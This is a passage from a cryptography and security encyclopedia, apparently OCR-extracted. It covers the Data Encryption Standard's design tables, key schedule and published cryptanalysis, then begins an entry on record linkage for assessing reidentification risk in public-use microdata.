where the *Trace* function Tr is defined by $Tr(\beta) = \beta + \beta^2 + \ldots + \beta^{2^{m-1}}$. The *power function* $x \mapsto x^s$ is a permutation on $\mathbb{F}_{2^m}$. It is said to be *almost perfect nonlinear*[1] when $C_{1,s}$ has minimum distance 5. It is said to be an AB function when the nonzero weights of codewords of $C_{1,s}^{\perp}$ are either 2^{m-1} or $2^{m-1} \pm 2^{(m-1)/2}$; this is possible for odd m only.

Recommended Reading

1. Canteaut A, Charpin P, Dobbertin H (1999) A new characterization of almost bent functions. In Fast software encryption (FSE6), LNCS 1636. Springer, New York, pp 186–200
2. Carlet C, Charpin P, Zinoviev V (1998) Codes, bent functions and permutations suitable for DES-like cryptosystems. Design Code Cryptogr 15(2):125–156
3. McEliece RJ, Sarwarte DV (1981) On sharing secrets and Reed-Solomon codes. Commun ACM 24:583–584
4. Pless VS, Huffman WC, Brualdi RA (1998) An introduction to algebraic codes. Handbook of coding theory, part 1: algebraic coding, chapter 1. Elsevier, Amsterdam

D

DAC

►Discretionary Access Control
►Discretionary Access Control Policies (DAC)

Data Encryption Standard (DES)

Alex Biryukov[1], Christophe De Cannière[2]
[1]FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg
[2]Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

Related Concepts

►Block Ciphers; ►Differential Cryptanalysis; ►Differential-Linear Attack; ►Feistel Cipher; ►Linear Cryptanalysis for Block Ciphers; ►Weak Keys

Background

The Data Encryption Standard (DES) [31] has been around for more than 25 years. During this time, the standard was revised three times: as FIPS-46-1 in 1988, as FIPS-46-2 in 1993, and as FIPS-46-3 in 1999. DES was an outcome of a call for primitives in 1974, which did not result in many serious candidates except for a predecessor of DES, Lucifer [15, 36] designed by IBM around 1971. It took another year for a joint IBM–NSA effort to turn *Lucifer* into DES. The structure of Lucifer was significantly altered: Since the design rationale was never made public and the secret key size was reduced from 128-bit to 56-bits, this initially resulted in controversy, and some distrust among the public. After some delay, FIPS-46 was published by NBS (National Bureau of Standards) – now NIST (National Institute of Standards and Technology) – on January 15, 1977 [31] (see [35] for a discussion of the standardization process).

However, in spite of all the controversy it is hard to underestimate the role of DES [31]. DES was one of the first commercially developed (as opposed to government developed) ciphers whose structure was fully published. This effectively created a community of researchers who could analyze it and propose their own designs. This led to a wave of public interest in cryptography, from which much of the cryptography as we know it today was born.

Definition

The Data Encryption Standard, as specified in FIPS Publication 46-3 [31], is a ►block cipher operating on 64-bit data blocks. The ►encryption transformation depends on a 56-bit secret ►key and consists of sixteen ►Feistel iterations surrounded by two permutation layers: an initial bit permutation IP at the input, and its inverse IP^{-1} at the output. The structure of the cipher is depicted in Fig. 1. The decryption process is the same as the encryption, except for the order of the round keys used in the Feistel iterations. As a result, most of the circuitry can be reused in hardware implementations of DES.


Theory

The 16-round Feistel network, which constitutes the cryptographic core of DES, splits the 64-bit data blocks into two 32-bit words (denoted by L_0 and R_0). In each iteration (or round), the second word R_i is fed to a function f and the result is added to the first word L_i. Then both words are swapped and the algorithm proceeds to the next iteration.

The function f is key-dependent and consists of four stages (see Fig. 2). Their description is given below. Note that all bits in DES are numbered from left to right, that is, the leftmost bit of a block (the most significant bit) is bit 1.

1. *Expansion (E).* The 32-bit input word is first expanded to 48 bits by duplicating and reordering half of the bits. The selection of bits is specified by Table 1. The first row in the table refers to the first 6 bits of the expanded word, the second row to bits 7–12, and so on. Thus bit 41 of the expanded word, for example, gets its value from bit 28 of the input word.
2. *Key mixing.* The expanded word is XORed with a round key constructed by selecting 48 bits from the 56-bit secret key. As explained below, a different selection is used in each round.
3. *Substitution.* The 48-bit result is split into eight 6-bit words which are substituted in eight parallel 6 × 4-bit

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011




Data Encryption Standard (DES). Fig. 1 The encryption function

S-boxes. All eight S-boxes, called S_1, $S_2, \ldots, S_8$, are different but have the same special structure, as appears from their specifications in Table 2. Each row of the S-box tables consists of a permutation of the 4-bit values 0, ..., 15. The 6-bit input word is substituted as follows: First a row is selected according to the value of the binary word formed by concatenating the first and the sixth input bit. The algorithm then picks the column given by the value of the four middle bits and outputs the corresponding 4-bit word.

4. *Permutation (P)*. The resulting 32 bits are reordered according to a fixed permutation specified in Table 1 before being sent to the output. As before, the first row of the table refers to the first four bits of the output.

The selection of key bits in each round is determined by a simple key scheduling algorithm. The algorithm starts from a 64-bit secret key which includes 8 parity bits that are discarded after verification (the parity of each byte needs to be odd). The remaining 56 secret key bits are first



Data Encryption Standard (DES). Fig. 2 The function *f*

permuted according to a permutation PC_1 (see Table 4). The result is split into two 28-bit words C_0 and D_0, which are cyclically rotated over 1 position to the left after rounds 1, 2, 9, 16, and over 2 positions after all other rounds (the rotated words are denoted by C_i and D_i). The round keys are constructed by repeatedly extracting 48 bits from C_i and D_i at 48 fixed positions determined by a table PC_2 (see Table 4). A convenient feature of this key scheduling algorithm is that the 28-bit words C_0 and D_0 are rotated over exactly 28 positions after 16 rounds. This allows hardware implementations to efficiently compute the round keys on-the-fly, both for the encryption and the decryption.

Cryptanalysis of DES

DES has been subject to very intensive ►cryptanalysis. Initial attempts [16] did not identify any serious weaknesses except for the short key-size. It was noted that DES has a *complementation property*, that is, given an encryption of the plaintext P into the ciphertext C under the secret key K: $E_K(P) = C$, one knows that the complement of the plaintext will be encrypted to the complement of the ciphertext under the complement of the key: $E_{\bar{K}}(\bar{P}) = \bar{C}$ (by complement we mean flipping of all the bits). Another feature was the existence of four ►weak keys, for which the cipher is an *involution*: $E_K(E_K(m)) = m$ (for these keys the contents of the key-schedule registers C and D is either all zeros or all ones), and six additional pairs of *semi-weak keys* for which $E_{K1}(E_{K2}(m)) = m$. The complementation and the weak-key properties are the result of interaction of the key-schedule, which splits the key-bits into two separate registers and the Feistel structure of the cipher.

Data Encryption Standard (DES). Table 1 Expansion *E* and permutation *P*

E							*P*		
32	1	2	3	4	5	16	7	20	21
4	5	6	7	8	9	29	12	28	17
8	9	10	11	12	13	1	15	23	26
12	13	14	15	16	17	5	18	31	10
16	17	18	19	20	21	2	8	24	14
20	21	22	23	24	25	32	27	3	9
24	25	26	27	28	29	19	13	30	6
28	29	30	31	32	1	22	11	4	25

Data Encryption Standard (DES). Table 2 Data Encryption Standard (DES) S-boxes

S_1:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
1:	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
2:	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
3:	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
S_2:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
1:	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
2:	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
3:	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
S_3:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
1:	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
2:	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
3:	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
S_4:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
1:	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
2:	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3:	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
S_5:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
1:	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
2:	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
3:	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
S_6:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
1:	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
2:	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
3:	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
S_7:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
1:	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
2:	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
3:	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
S_8:	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0:	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1:	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
2:	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
3:	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

Data Encryption Standard (DES). Table 3 Initial and final permutations

IP								IP^{-1}							
58	50	42	34	26	18	10	2	40	8	48	16	56	24	64	32
60	52	44	36	28	20	12	4	39	7	47	15	55	23	63	31
62	54	46	38	30	22	14	6	38	6	46	14	54	22	62	30
64	56	48	40	32	24	16	8	37	5	45	13	53	21	61	29
57	49	41	33	25	17	9	1	36	4	44	12	52	20	60	28
59	51	43	35	27	19	11	3	35	3	43	11	51	19	59	27
61	53	45	37	29	21	13	5	34	2	42	10	50	18	58	26
63	55	47	39	31	23	15	7	33	1	41	9	49	17	57	25

Data Encryption Standard (DES). Table 4 DES key schedule bit selections

PC_1							PC_2					
57	49	41	33	25	17	9	14	17	11	24	1	5
1	58	50	42	34	26	18	3	28	15	6	21	10
10	2	59	51	43	35	27	23	19	12	4	26	8
19	11	3	60	52	44	36	16	7	27	20	13	2
63	55	47	39	31	23	15	41	52	31	37	47	55
7	62	54	46	38	30	22	30	40	51	45	33	48
14	6	61	53	45	37	29	44	49	39	56	34	53
21	13	5	28	20	12	4	46	42	50	36	29	32

A careful study of the cycle structure of DES for weak and semi-weak keys has been given by Moore and Simmons [30]. See the book of Davies and Price [11] for a more detailed account on these and other features of DES identified prior to 1989. The properties of the group generated by DES permutations have also been studied intensively. Coppersmith and Grossman have shown [9] that in principle DES-like components can generate any permutation from the *alternating group* $A_{2^{64}}$ (all *even permutations*, i.e., those that can be represented with an even number of transpositions). However, DES implements only 2^{56} permutations, which is a tiny fraction of all the even permutations. If the set of 2^{56} DES permutations was closed under composition, then multiple ►encryption as used, for example in ►Triple-DES would be equivalent to single encryption and thus would not provide any additional strength. A similar weakness would be present if the size of the group generated by the DES permutations were small. Using the special properties of the weak keys it has been shown that DES generates a very large ►group, with a lower-bound of 2^{2499} permutations [7, 8], which is more than enough to make the *closure attacks* [18] impractical.

In the two decades since its design three important theoretical attacks capable of breaking the cipher faster than exhaustive search have been discovered: ►differential cryptanalysis (1990) [5], ►linear cryptanalysis (1993) [22], and the *improved Davies' attack* [3, 12]. An interesting twist is that differential cryptanalysis was known to the designers of DES and DES was constructed in particular to withstand this powerful attack [8]. (Note that DES is strong but not optimal against linear cryptanalysis or improved Davies' attack, for example simple reordering of the S-boxes would make the cipher less vulnerable to these attacks without spoiling its strength against the differential attack [24]. This could indicate that the designers of DES did not know about such attacks.) This explains why the cipher's design criteria were kept secret. Many of these secrets became public with the development of differential cryptanalysis and were later confirmed by the designers [33]. Both differential and linear attacks as well as Davies' attack are not much of a threat to real-life applications since they require more than 2^{40} texts for the analysis. For example, a linear attack requires 2^{43} ►known plaintexts to be encrypted under the same secret key. If the user changes the key every 2^{35} blocks, the success probability of the attack would be negligible. Nevertheless, linear attacks were tested [23] in practice, run even slightly faster than theoretically predicted [17], and can potentially use twice less data in a chosen plaintext scenario [20]. In the case of the differential attack 2^{47} ►chosen plaintexts are required, though the attack would still work if the data is coming from up to 2^{33} different keys. However, the huge amount of *chosen* plaintext makes the attack impractical. In the case of Davies' attack the data requirement is 2^{50} *known plaintexts*, which is clearly impractical.

Although differential and linear attacks are hard to mount on DES, they proved to be very powerful tools for cryptanalysis; many ciphers which were not designed to withstand these attacks have been broken, some even with practical attacks. See, for example, the cipher ►FEAL [28, 29, 34]. In fact both attacks have been discovered while studying this cipher [4, 25], which was proposed as a more secure alternative to DES.

►Exhaustive key *search* currently remains the biggest threat to the security of DES [31]. It was clear from the very beginning that a 56-bit key can be found in practical time by using a practical amount of resources. In 1977, a design for a key-search machine was proposed by Diffie and Hellman [13] with a cost of US$ 20 million and the ability to find a solution in a single day. Later Hellman proposed a chosen plaintext ►time-memory trade-off approach, which would allow to build an even cheaper machine, assuming that a precomputation of 2^{56} encryption steps is done once for a single chosen plaintext. An effective and complete ASIC design for a key-search machine has been proposed by Wiener in 1993 [38]. It was shown that the US$ 1 million machine would run through the full key-space in 7 h. It became clear in 1993 that DES had to be upgraded to triple-DES or be replaced; however, NIST decided to reconfirm the FIPS standard a second time in 1993 for another 5 years (as FIPS 46-2). In 1998, the Electronic Frontier Foundation (EFF) built a working dedicated hardware machine which cost less than US$ 250,000 and could run through the full key-space in four days [14]. In a parallel development it was shown that a network of tens of thousands of PCs (a computational power easily available to a computer virus, for example) could do the same work in several weeks. At that time the *AES competition* had been started. As a result of this effort DES has been replaced by a successor, AES, which is based on a 128-bit block 128/192/256-bit key cipher ►Rijndael/AES. Meanwhile hardware attacks on DES continued, and these days a 9,000 euro machine consisting of 120 FPGAs, called COPACOBANA [39], can find a DES key in about 6.4 days on average.

Extensions of DES

So where is DES today? DES is not obsolete. Due to substantial cryptanalytic effort and the absence of any practical cryptanalytic attack, the structure of DES has gained public trust. There have been several proposals to remedy the short key size problem plaguing the cipher:

- *Triple-DES* (Diffie–Hellman [13]). The idea is to ►multiple encrypt the block using DES three times with two or three different keys. This method gains strength both against cryptanalytic attacks as well as against exhaustive search. It is weak against related key attacks, however, and the speed is three times slower than single DES [31]. A two-key variant in the form of *Encrypt-Decrypt-Encrypt (E-D-E)*, that is, $E_{K_1}(D_{K_2}(E_{K_1}(m)))$ has been proposed by IBM (Tuchman 1978) and is still in wide use by the banking community. The convenience of this option is that it is backward compatible with a single DES encryption, if one sets $K_1 = K_2$.
- *Independent subkeys* (Berson [1]). The idea is to use independently generated 48-bit subkeys in each round. The total key-size is 768 bits, which stops the exhaustive search attack. However, the cryptanalytic attacks like differential orlinear do work almost as good as for DES [31]. The speed of this proposal is as for single DES, but it has a slower key-schedule.
- *Slow key-schedule* (Quisquater et al. [32] or Knudsen [10]). Exhaustive search is stopped by loosing key-agility of a cipher.
- *DES-X* (Rivest 1984). The idea is to XOR additional 64-bits of secret key material at the input and at the output of the cipher. See the entry on ►DES-X for more details. This is very effective against exhaustive search, but does not stop old cryptanalytic attacks on DES, and allows new ►related key attacks. This approach allows the reuse of old hardware. The speed is almost the same as that of a single DES.
- *Key-dependent S-boxes* (Biham–Biryukov [2]). The idea is similar to DES-X, but the secret key material is XORed before and after the S-boxes. S-boxes are reordered to gain additional strength. The result is secure against exhaustive search and improves the strength against cryptanalytic attacks to hardware which permits the loading of new S-boxes. The speed is the same as that of a single DES.

As of today two-key and three-key triple DES is still in wide use and is included in NIST (FIPS 46-3, the 1999 edition [31]) and ISO standards. However, two-key triple DES variants are not recommended for use due to dedicated meet-in-the-middle attack by Oorschot and Wiener [37] with complexity $2^{120-\log n}$ steps given $O(n)$*known plaintexts* and memory. For example, if $n = 2^{40}$, complexity of attack is 2^{80} steps. This attack is based on an earlier attack by Merkle and Hellman [27] which required 2^{56} *chosen plaintexts*, steps, and memory. These attacks are hard to mount in practice, but they are an important certificational weakness.

The recommended usage mode for triple-DES is *Encrypt-Encrypt-Encrypt (E-E-E)* (or *Encrypt-Decrypt-Encrypt (E-D-E)*) with three independently generated keys

(i.e., 168 key bits in total), for which the best attacks are the classical meet-in-the-middle attack with only three known plaintexts, 2^{56} words of memory, and 2^{111} analysis steps; and the attack by Lucks [21] which requires 2^{108} time steps and 2^{45} known plaintexts. These attacks are clearly impractical.

The DES-X alternative is also in popular use due to its simplicity and almost no speed loss. Thorough analysis of a generic construction is given in [19] and the best currently known attack is a slide attack [6] with complexity of n known plaintexts and $2^{121-\log n}$ analysis steps (e.g., 2^{33} known plaintexts and memory and 2^{87} analysis steps).

Recommended Reading

1. Berson TA (1983) Long key variants of DES. In: Chaum D, Rivest RL, Sherman AT (eds) Advances in cryptology – crypto'82. Lecture notes in computer science. Plenum Press, New York, pp 311–313
2. Biham E, Biryukov A (1995) How to strengthen DES using existing hardware. In: Pieprzyk J, Safavi-Naini R (eds) Advances in cryptography – asiacrypt'94. Lecture notes in computer science, vol 917. Springer, Berlin, pp 395–412
3. Biham E, Biryukov A (1997) An improvement of Davies' attack on DES. J Cryptol 10(3):195–206
4. Biham E, Shamir A Differential cryptanalysis of DES-like cryptosystems. In Menezes and Vanstone 90:2–21
5. Biham E, Shamir A (1993) Differential cryptanalysis of the data encryption standard. In: Menezes AJ, Vanstone SA (eds) Advances in cryptology – crypto'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 2–21
6. Biryukov A, Wagner D (2000) Advanced slide attacks. In: Preneel B (ed) Advances in cryptology – eurocrypt 2000. Lecture notes in computer science, vol 1807. Springer, Berlin, pp 589–606
7. Campbell KW, Wiener MJ (1993) DES is not a group. In: Brickell EF (ed) Advances in cryptology – crypto'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 512–520
8. Coppersmith D (1994) The data encryption standard (DES) and its strength against attacks. IBM J Res Develop 38(3): 243–250
9. Coppersmith D, Grossman E (1975) Generators for certain alternating groups with applications to cryptography. SIAM J Appl Math 29(4):624–627
10. Damgard I, Knudsen LR (1998) Two-key triple encryption. J Cryptol 11(3):209–218
11. Davies DW, Price WL (1989) Security for computer networks, 2nd edn. Wiley, New York
12. Davies DW, Murphy S (1995) Pairs and triplets of DES S-Boxes. J Cryptol 8(1):1–25
13. Diffie W, Hellman M (1997) Exhaustive cryptanalysis of the NBS data encryption standard. Computer 10(6):74–84
14. Electronic Frontier Foundation (EFF) (1998) DES cracker. http://www.eff.org/DEScracker/
15. Feistel H (1973) Cryptography and computer privacy. Scientific American 228:15–23
16. Hellman ME, Merkle R, Schroppel R, Washington L, Diffe W, Pohlig S, Schweitzer P (1976) Results of an initial attempt to cryptanalyze the NBS Data Encryption Standard. Technical report, Stanford University, USA
17. Junod P (2001) On the complexity of Matsui's attack. In: Vaudenay S, Youssef AM (eds) Selected areas in cryptography, SAC 2001. Lecture notes in computer science, vol 2259. Springer, Berlin, pp 199–211
18. Kaliski BS, Rivest RL, Sherman AT (1988) Is the data encryption standard a group? J Cryptol 1(1):3–36
19. Kilian J, Rogaway P (1996) How to protect DES against exhaustive key search. In: Koblitz N (ed) Advances in cryptology – crypto'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 252–267
20. Knudsen LR, Mathiassen JE (2001) "A chosen-plaintext linear attack on DES." In: Schneier B (ed) Fast software encryption, FSE 2000. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 262–272
21. Lucks S (1998) Attacking triple encryption. In: Vaudenay S (ed) Fast software encryption, FSE'98. Lecture notes in computer science, vol 1372. Springer, Berlin, pp 239–257
22. Matsui M (1993) Linear cryptanalysis method for DES cipher. In: Helleseth T (ed) Advances in cryptology – eurocrypt'93. Lecture notes in computer science, vol 765. Springer, Berlin, pp 386–397
23. Matsui M (1994) The first experimental cryptanalysis of the data encryption standard. In: Desmedt Y (ed) Advances in cryptology – crypto'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 1–11
24. Matsui M (1995) On correlation between the order of S-boxes and the strength of DES. In: De Santis A (ed) Advances in cryptology – eurocrypt'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 366–375
25. Matsui M, Yamagishi A (1992) A new method for known plaintext attack of FEAL cipher. In: Rueppel RA (ed) Advances in cryptology – eurocrypt'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 81–91
26. Menezes A, Vanstone SA (eds) (1991). In: Menezes AJ, Vanstone SA (eds) Advances in cryptology – crypto'90. Lecture notes in computer science, vol 537. Springer, Berlin
27. Merkle RC, Hellman ME (1981) On the security of multiple encryption. Commun ACM 14(7):465–467
28. Miyaguchi S (1990) The FEAL-8 cryptosystem and a call for attack. In: Brassard G (ed) Advances in cryptology – crypto'89. Lecture notes in computer science, vol 435. Springer, Berlin, pp 624–627
29. Miyaguchi S The FEAL cipher family. In Menezes and Vanstone (26):627–638
30. Moore JH, Simmons GJ (1987) Cycle structures of the DES with weak and semi-weak keys. In: Odlyzko AM (ed) Advances in cryptology – crypto'86. Lecture notes in computer science, vol 263. Springer, Berlin, pp 9–32
31. National Institute of Standards and Technology (1979) FIPS-46: data encryption standard (DES). Revised as FIPS 46-1:1988, FIPS 46-2:1993, FIPS 46-3:1999, available at<??>
32. Quisquater J-J, Desmedt J, Davio M (1986) The importance of "good" key scheduling schemes (how to make a secure DES scheme with ≤ 48 bit keys). In: Brassard HC (ed) Advances in cryptology – crypto'85. Lecture notes in computer science, vol 218. Springer, Berlin, pp 537–542
33. sci.crypt (1992) Subject: DES and differential cryptanalysis. Unpublished. http://www.esat.kuleuven.ac.be/ābiryuko/coppersmith_letter.txt

34. Shimizu A, Miyaguchi S (1998) Fast data encipherment algorithm FEAL. In: Chaum D, Price WL (eds) Advances in cryptology – eurocrypt'87. Lecture notes in computer science, vol 304. Springer, Berlin, pp 267–278
35. Smid M, Branstad D (1998) The data encryption standard: past and future. Proc IEEE 76(5):550–559
36. Smith JL (1971) The design of Lucifer: A cryptographic device for data communications. Technical report, IBM T.J. Watson Research Center, Yorktown Heights
37. van Oorschot PC, Wiener MJ (1990) A known plaintext attack on two-key triple encryption. In: Damgård I (ed) Advances in cryptology – eurocrypt'90. Lecture notes in computer science, vol 473. Springer, Berlin, pp 318–325
38. Wiener M (1996) Efficient des key search. Practical cryptography for data internetworks, presented at the rump session of CRYPTO'93, pp 31–79
39. Kumar S, Paar C, Pelzl J, Pfeiffer G, Schimmler M Breaking ciphers with COPACOBANA - a cost-optimized parallel code breakerCHES'06. Lecture notes in computer science, vol 4249. Springer, Berlin, pp 101–118

Data Linkage

William E. Winkler
Statistical Research Division, U.S. Bureau of the Census, Washington, DC, USA

Synonyms

Entity resolution; Record linkage

Related Concepts

►Macrodata Protection; ►Microdata Protection; ►Mixture Models; ►Vein Patterns

Definition

Data linkage consists of methods for matching duplicates within or across files using nonunique identifiers such as first name, last name, date-of-birth, address, and other characteristics such as income and sex.

Background

Many analysts prefer microdata instead of tables of aggregates in publications. To meet analytic needs, organizations create public-use microdata that may allow the approximate reproduction of a few analyses from the original, confidential microdata. To maintain privacy, organizations must assure that the released microdata do not allow the reidentification of individuals with records in the microdata. To reduce reidentification risk, organizations may mask the data with methods such as additive noise or create models from which it is possible to draw synthetic data that meet various analytic restraints. Although rigorous differential privacy methods assure privacy and eliminate reidentification risk [2], the methods typically need to add so much noise as to make a public-use file difficult or impossible to analyze effectively [7].

Reidentification uses purely analytic means of reidentification, a combination of analytic means and record linkage, or only record linkage. If a subdomain in the data having less than 50 records and ten or more variables were required to preserve means and covariances, then a purely analytic method based on solving equations and unknowns could reconstruct the original data records for the subdomain. In some situations, users of the public-use microdata may require that analytic properties of continuous and other variables be preserved on subdomains. An example might be that a few analyses of income and other variables be preserved on subdomains determined by state, age-range, sex, and race. Information might be reidentified for certain rare combinations such as a high-income Asian-ancestry woman of age greater than 75 within a particular state. The reidentification might use publicly available voter registration lists and house assessment information. With suitable input files, record linkage software can both speed up the work and increase the reidentification rate.

Organizations that produce public-use microdata $\mathbf{X}'$ from original microdata $\mathbf{X}$ can never be certain what microdata $\mathbf{Y}$ an intruder may have. They can perform reidentification experiments that compare $\mathbf{X}'$ directly with $\mathbf{X}$. The organization will need to extrapolate how much lower the reidentification rate might be with data $\mathbf{Y}$ available to an intruder. Reidentification experiments of $\mathbf{X}$ against $\mathbf{X}'$ are straightforward to run by relatively inexperienced individuals and often yield unexpected reidentifications. Although reidentification might be done using clustering or nearest-neighbor software, record linkage software (with slightly enhanced features) is often superior. Record linkage software implicitly and effectively rescales numeric data and, when parameters are effectively estimated by an unsupervised learning method such as the EM algorithm [1], weights the relative distinguishing power of different fields. Record linkage with suitable intruder files $\mathbf{Y}$ has traditionally been considered a gold standard for evaluating reidentification risk [5].

Theory

A record linkage process attempts to classify pairs in a product space $\mathbf{A} \times \mathbf{B}$ from two files A and B into $\mathbf{M}$, the set of true links, and $\mathbf{U}$, the set of true nonlinks. Fellegi

and Sunter [3] considered ratios **R** of probabilities of the form

$$\mathbf{R} = \mathbf{Pr}(\gamma \in \Gamma|\mathbf{M})/\mathbf{Pr}\,(\gamma \in \Gamma|\mathbf{U}) \quad (1)$$

where γ is an arbitrary agreement pattern in a comparison space Γ. For instance, Γ might consist of eight patterns representing simple agreement or not on surname, first name, and age. Alternatively, each $\gamma \in \Gamma$ might additionally account for the relative frequency with which specific surnames, such as Scheuren or Winkler, occur or deal with different types of comparisons of quantitative data. The fields compared (surname, first name, age, income) are called *matching variables*. In the special case when agreement on fields is conditionally independent given **M** and **U** and there are training data, the Fellegi–Sunter methods agree with naïve Bayes in machine learning.

The decision rule is given by

If R > *Upper*, then designate pair as a link.
If *Lower* ≤ R ≤ *Upper*, then designate pair as a possible link and hold for clerical review.
If R < *Lower*, then designate pair as a nonlink.

Fellegi and Sunter [3] showed that this decision rule is optimal in the sense that for any pair of fixed bounds on **R**, the middle region is minimized over all decision rules on the same comparison space Γ. The cutoff thresholds, *Upper* and *Lower*, are determined by the error bounds. The ratio **R** or any monotonely increasing transformation of it (typically a logarithm) is called a *matching weight* or *total agreement weight*. Likely reidentifications, called matches, are given higher weights, and other pairs, called nonmatches, are given lower weights.

In practice, the numerator and denominator in (1) are not always easily estimated. The deviations of the estimated probabilities from the true probabilities can make applications of the decision rule suboptimal. Fellegi and Sunter [3] were the first to observe that

$$\mathbf{Pr}\,(\gamma \in \Gamma) = \mathbf{Pr}\,(\gamma \in \Gamma|\mathbf{M})\,\mathbf{Pr}\,(\mathbf{M}) + \mathbf{Pr}\,(\gamma \in \Gamma|\mathbf{U})\,\mathbf{Pr}\,(\mathbf{U}) \quad (2)$$

could be used in determining the numerator and denominator in (1) when the agreement pattern γ consists of simple agreements and disagreements of three variables and a conditional independence assumption is made. The left-hand side is observed and the solution involves seven equations with seven unknowns. In general, the EM algorithm is used to estimate the probabilities on the right-hand side of (2). To best separate the pairs into matches and nonmatches, a version of the EM algorithm for latent classes [6] determines the best set of matching parameters under certain model assumptions that are not seriously violated with real data. In computing partial agreement probabilities for quantitative data, simple univariate adjustments to the matching weights are done such as similar adjustments in commercial record linkage software. When two quantitative items a and b do not agree exactly, a linear adjusts the agreement matching weight downward to the disagreement weight according to a tolerance. Specifically, the adjustment is

$$w_{adj} = \max\left(\{w_{adj} - (w_{agr} - w_{dis})\ |a-b|\,/(\tau \min(a,b))\}, w_{dis}\right),$$

